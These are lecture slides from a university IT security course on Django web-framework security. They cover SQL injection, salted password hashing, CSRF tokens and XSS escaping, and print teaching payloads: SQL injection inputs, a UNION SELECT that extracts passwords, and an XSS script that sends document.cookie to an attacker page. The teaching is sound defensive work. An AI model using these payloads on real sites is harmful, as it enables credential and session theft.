Introduction to IT Security (SS 2012)

Lecturer: Prof. Dr. Michael Waidner
Assistant Lecturer: Marco Ghiglieri

CASED

Part 8: Hands On: Web Framework Security (Django)

Most texts/sources are from http://www.djangoproject.com

Manual for this lecture


CASED

If you see this symbol and you already **know or remember the content**, **thumbs up** ! We will skip the slide or somebody of you can explain ;)

Source of the picture: Central Washington University
http://www.cwu.edu/~ccc/images/thumbs_up.jpg

Remember:
Architecture of Web Deployment

CASED



User devices:
- Workstations
- Laptops
- Smartphones
- Tablets

Other services:
- 3rd Party provider

Web-Server:
- Apache, Nginx

App-Server:
- IBM Websphere,
- JBoss, Apache Glasfish

DBMS:
- MySQL
- Postgresql
- Oracle DB

Other services:
- Cloud
- Storage Prov.

Web Application Frameworks (WAF)

CASED

- **A web application Framework is a software framework**
  - Supports developer to create web applications or web services
  - Often used functions are implemented and ready to use

- **Different Types of Frameworks**
  - Model-view-controller – Separation of data model, processes, user interface.
  - Action Based Frameworks
    - Actions do the processing
    - Push them to the view layer for rendering
  - Three-Tier
    - Backend
    - Middleware
    - Client
  - Content Management Systems (Drupal, Joomla, Wordpress)

Django – The Web framework for perfectionists with deadlines

CASED

- Django is a **high-level Python Web framework** that encourages **rapid development** and **clean, pragmatic** design.
- Developed by a fast-moving online-news operation
- Designed to handle two challenges:
  - the **intensive deadlines** of a newsroom
  - the **stringent requirements** of the experienced Web developers who wrote it.
    - It lets you build high-performing, elegant Web applications quickly.
- Django focuses on automating as much as possible and adhering to the **DRY principle**.
  - Don't Repeat Yourself

Don't **R**epeat **Y**ourself

CASED

- **Duplication** (inadvertent or purposeful duplication) can lead to **maintenance nightmares**, poor factoring, and logical contradictions.
  - Can arise anywhere: in architecture, requirements, code, or documentation
  - The effects can range from **mis-implemented code** and developer confusion to **complete system failure**.

- *Every piece of knowledge must have a single, unambiguous, authoritative representation within a system.*

- The opposite is **WET**:
  - **W**e
  - **E**dit
  - **T**erribly, Tumultuously, Tempestuously, Tenaciously, Too much, Timidly, Tortuously, Terrifiedly…

Source: http://c2.com/cgi/wiki?DontRepeatYourself

A simple DRY example

CASED


WET

```
a=2+2+4+4+4*4
b=4+4+8+8+1*1

c=(2+2+4+4+4*4)
     +(4+4+8+8+1*1)

print a,b,c

=> 28 25 53
```



DRY

```
def calc(a,b,c):
    return a+a+b+b+c*c

a=calc(2,4,4)
b=calc(4,8,1)

c=a+b

print a, b,c
=> 28 25 53
```

The Django Framework in Detail

CASED

- **Object-relational mapper**
  - Helps to not write any SQL
  - All data models defined in Python
  - What about SQL Injection ?
- **Automatic admin interface**
  - Generates a GUI to manage the Web Application
  - User Management
- **Elegant URL design**
  - Defines URLs for each function
  - Regular Expressions ?
- **Template System**
  - Renders content in html
  - Cross Site Scripting
  - Cross Site Forgery Requests
- Cache System
- Internationalization

```
urlpatterns = patterns('',
(r'^articles/2003/$',
'news.views.special_case_2003'),
(r'^articles/(\d{4})/$', 'news.views.year_archive'),
(r'^articles/(\d{4})/(\d{2})/(\d+)/$',
'news.views.article_detail'),
```

Remember: SQL Injection

CASED

SQL injection is a type of attack where a malicious user is able to execute arbitrary SQL code on a database. This can result in records being deleted or data leakage.

- login.php

```
<?php $sql = "SELECT * FROM members
      WHERE username = '$username‘ and password = '$password' "; ?>
```

- User input (intruder)

```
Username: Bob' OR 'x'='x
Password: anything' OR 1
```

- Result:

```
SELECT * FROM members WHERE username= 'Bob' OR 'x'='x' AND
password = 'anything' OR 1
```

  - x=x / OR 1 -> is always true

SQL injection protection
Django

CASED

- **Django's querysets**, the resulting SQL will be properly escaped by the underlying **database driver**.

- Possibility to write raw queries or execute custom sql
  - These capabilities should be used **sparingly** and **you** should always be **careful** to properly escape any parameters that the user can control.

- Caution when using extra()
  - Extend escaped SQL queries

Python MySQLdb
Similar to Prepared Statements

CASED

- **Remember: In java you can use prepared Statements to filter every request properly.**

```
email = "' OR '1'='1'"
query = "SELECT * FROM user_info WHERE email = '" + email + "'"
cursor.execute(query)
```

SELECT * FROM user_info WHERE email = '' OR '1'='1'

```
email = "' OR '1'='1'"
cursor.execute("SELECT * FROM user_info WHERE email = %s", email)
```

SELECT * FROM user_info WHERE email = '\' OR \'1\'=\'1\''

SQL Injection Protection is implemented

Live Demo

CASED

- **Table content**
  - Name: Test; email: test, password: test
  - Name: Marco, email: marco.ghiglieri, password: 12345
  - Name: Karl, email: karl@karl.de, password: top_secret
- **SELECT name,email FROM lec_userinfo WHERE name = %name%**

1. **name=Test**
2. **name=maco%22%20OR%20email=%22marco.ghiglieri**
3. **name=Marco%22%20UNION%20Select%20name,%20password%20as%20email%20from%20lec_userinfo%20WHERE%20name=%22Marco**

Insecure Cryptographic Storage

CASED

Only authorized users should access decrypted copies of the data

Typically, the password will be sent to the server and the user does not know how the password is saved in the database !

- **How are the passwords saved ?**
  - Remember: Best method is to hash passwords
    - Even better is to salt and hash passwords

Source: https://owasp.org

Password Generation and Storing in Django

CASED

```
def set_password(self, raw_password):
    self.password = make_password(raw_password)
```

```
def make_password(password, salt=None, hasher='default'):

if not password:
    return UNUSABLE_PASSWORD

hasher = get_hasher(hasher)
password = smart_str(password)

if not salt:
    salt = hasher.salt()

salt = smart_str(salt)
return hasher.encode(password, salt)
```

No Password => UNUSABLE_PASSWORD = '!'

Select hash algorithm
Sanitize password (Charset)

Get salt from hasher

Sanitize salt

Hasher.Encode
SHA1 Example

CASED

```
def encode(self, password, salt):
        assert password
        assert salt and '$' not in salt
        hash = hashlib.sha1(salt + password).hexdigest()
        return "%s$%s$%s" % (self.algorithm, salt, hash)

def verify(self, password, encoded):
        algorithm, salt, hash = encoded.split('$', 2)
        assert algorithm == self.algorithm
        encoded_2 = self.encode(password, salt)
        return constant_time_compare(encoded, encoded_2)
```

Summary of Password Generation

CASED

1. Generate Salt – Random String

2. Hash (Salt+Password)

3. Return Algorithm$Salt$Hash
   - SHA1$8383492$i3983809247024

Secure Password Generation is implemented

Live Demo

CASED


1. **Generate new User**
   - Check the password field in the database

2. **Generate two User with the same password**
   - Passwords should be different
   - Why ?

CSRF in a Nutshell

CASED

CSRF attacks allow a malicious user to execute actions using the credentials of another user without that user's knowledge or consent.



What does Django say ?

CASED

- Django has **built-in protection against most types of CSRF attacks**, providing you have enabled and used it where appropriate.
  - However, as with any mitigation technique, there are **limitations**.
  - For example, it is possible to **disable the CSRF module globally** or for particular views. You should only do this if you know what you are doing. There are other limitations if your site has subdomains that are outside of your control.

- CSRF protection works by checking for a nonce in each POST request.
  - Ensures that a **malicious user cannot simply "replay"** a form POST
  - The malicious user would have to **know the nonce**, which is user specific (using a cookie).

- Be very careful with marking views with the **csrf_exempt** decorator unless it is absolutely necessary.

How to use it ?

CASED

1. Add the middleware **'django.middleware.csrf.CsrfViewMiddleware'**

2. In any template that uses a POST form, use **the csrf_token** tag inside the <form> element if the form is for an internal URL, e.g.:


   <form action="." method="post">{% csrf_token %}

   - This should not be done for POST forms that target **external URLs**.

3. In the corresponding view functions, ensure that the 'django.core.context_processors.csrf' context processor is being used. Usually, this can be done in one of two ways:
   1. Use RequestContext
   2. Manually Update the csrf token

CSRF Middleware
django.middleware.csrf

CASED



- Transparent for the developer and user
- Standard method for all requests
- Standardized class

CSRF is implemented

CASED

- It deliberately ignores GET requests (and other requests that are defined as 'safe' by **RFC 2616**).
  - These requests ought never to have any potentially dangerous side effects , and so a CSRF attack with a **GET** request ought to be harmless.
  - RFC 2616 defines **POST, PUT and DELETE** as 'unsafe', and all other methods are assumed to be unsafe, for maximum protection.

- **CSRF Protection is implemented**


- **Live Demo CSRF**

News: Heise-Leser entdeckt Sicherheitslücken auf 150 Webseiten (Heise.de, 19.06.2012 20:28)

- 150 namhaften Webseiten
  - Bitkom.org, Buhl.de, Eco.de, Ferrari.com, KabelBW.de, Kicker.de, Dresden.IHK.de, Wetter.de und Zurich.de entdeckt.
  - Cross-Site-Scripting-Lücken (XSS)
- Keine 12 Stunden
- **Leider noch immer nicht alles behoben !**

Non-Persistent XSS


CASED



- Attacker sends a prepared URL (without or with logged in user)
- The XSS is not saved in the web application

Stored XSS

CASED



- Attacker injects JavaScript snippet in web application before the user requests it.
- The XSS **is saved** in the web application

Simple Example

CASED

xss.php

```
1 <html><body>
2 <h1>XSS Demo</h1>
3 Hello <?php $_GET["name"] ?> !
4 </body></html>
```

Call script xss.php:

```
xss.php?name=<script>location.href=attacker.php?cookie=
document.cookie</script>
```

Result:

```
1 <html><body>
2 <h1>XSS Demo</h1>
3 <script>location.href=attacker.php?
cookie=doument.cookie</script>
4 </body></html>
```

- **Small example but a lot of threads**
  - Line 3: JavaScript can be easily injected
  - In this example the victim is redirected
  - The cookie is transferred to the attacker
  - Malware code acts in the context auf the victim.com domain!

Neue EU-Regeln zu Cookies treten in Kraft, Golem, 26.05.2012

What does Django say ?

CASED

- **Using Django templates protects you against the majority of XSS attacks.**
  - However, it is important to understand what protections it provides and its limitations.

- **Django templates escape specific characters which are particularly dangerous to HTML.**
  - While this protects users from most malicious input, it is not entirely foolproof. For example, it will not protect the following:

```
<style class={{ var }}>...</style>
```

If var is set to 'class1 onmouseover=javascript:func()', this can result in unauthorized JavaScript execution, depending on how the browser renders imperfect HTML.

What does Django say ?

CASED

- It is also important to be particularly careful when using **is_safe** with custom template tags, the safe template tag, **mark_safe**, and when **autoescape** is turned off.

- In addition, if you are using the template system to output something **other than HTML**, there may be entirely separate characters and words which require escaping.

- You should also be very careful when storing **HTML in the database**, especially when that HTML is **retrieved and displayed**.

How is it implemented ?

CASED

```
_base_js_escapes = (
    ('\\', r'\u005C'),
    ('\'', r'\u0027'),
    ('"', r'\u0022'),
    ('>', r'\u003E'),
    ('<', r'\u003C'),
    ('&', r'\u0026'),
    ('=', r'\u003D'),
    ('-', r'\u002D'),
    (';', r'\u003B'),
    (u'\u2028', r'\u2028'),
    (u'\u2029', r'\u2029')
)
```

```
# Escape every ASCII character with a value less than
32.
_js_escapes = (_base_js_escapes +
           tuple([('%c' % z, '\\u%04X' % z) for z in
range(32)]))

def escapejs(value):
    """Hex encodes characters for use in JavaScript
strings."""
    for bad, good in _js_escapes:
        value =
mark_safe(force_unicode(value).replace(bad, good))
    return value
escapejs = allow_lazy(escapejs, unicode)
```

ASCII character with a value less than 32

CASED

Escaping functions for many tags, like

-
- <style>
- <img>
- Urls
- …

Scan-code	ASCII hex	dez	Zeichen	Scan-code	ASCII hex	dez	Zch.
	00	0	NUL ^@		20	32	SP
	01	1	SOH ^A	02	21	33	!
	02	2	STX ^B	03	22	34	"
	03	3	ETX ^C	29	23	35	#
	04	4	EOT ^D	05	24	36	$
	05	5	ENQ ^E	06	25	37	%
	06	6	ACK ^F	07	26	38	&
	07	7	BEL ^G	0D	27	39	'
0E	08	8	BS ^H	09	28	40	(
0F	09	9	TAB ^I	0A	29	41	)
	0A	10	LF ^J	1B	2A	42	*
	0B	11	VT ^K	1B	2B	43	+
	0C	12	FF ^L	33	2C	44	,
1C	0D	13	CR ^M	35	2D	45	-
	0E	14	SO ^N	34	2E	46	.
	0F	15	SI ^O	08	2F	47	/
	10	16	DLE ^P	0B	30	48	0
	11	17	DC1 ^Q	02	31	49	1
	12	18	DC2 ^R	03	32	50	2
	13	19	DC3 ^S	04	33	51	3
	14	20	DC4 ^T	05	34	52	4
	15	21	NAK ^U	06	35	53	5
	16	22	SYN ^V	07	36	54	6
	17	23	ETB ^W	08	37	55	7
	18	24	CAN ^X	09	38	56	8
	19	25	EM ^Y	0A	39	57	9
	1A	26	SUB ^Z	34	3A	58	:
01	1B	27	Esc ^[	33	3B	59	;
	1C	28	FS ^\	2B	3C	60	<
	1D	29	GS ^]	0B	3D	61	=
	1E	30	RS ^^	2B	3E	62	>
	1F	31	US ^_	0C	3F	63	?

Live Demo XSS

CASED

- Standard output
- Standard output in <script></script>
- Standard output in alert
- Standard output in class

Many more frameworks

CASED

- **Java**
  - Struts and Struts2
  - Wicket
  - Tapestry
  - JSF
- **PHP**
  - Zend
  - PHPCake
  - CodeIgniter
  - Wordpress
  - Joomla
- **Phyton**
  - TurboGears
  - Django
  - Pylons
- **Ruby**
  - Rails

And many more… !

Security Bulletin Board
Struts 2

CASED

- S2-001 — Remote code exploit on form validation error
- S2-002 — Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags
- S2-003 — XWork ParameterInterceptors bypass allows OGNL statement execution
- S2-004 — Directory traversal vulnerability while serving static content
- S2-005 — XWork ParameterInterceptors bypass allows remote command execution
- S2-006 — Multiple Cross-Site Scripting (XSS) in XWork generated error pages
- S2-007 — User input is evaluated as an OGNL expression when there's a conversion error
- S2-008 — Multiple critical vulnerabilities in Struts2
- S2-009 — ParameterInterceptor vulnerability allows remote command execution

References

CASED

- https://djangoproject.com
- http://struts.apache.org/2.x/docs/security-bulletins.html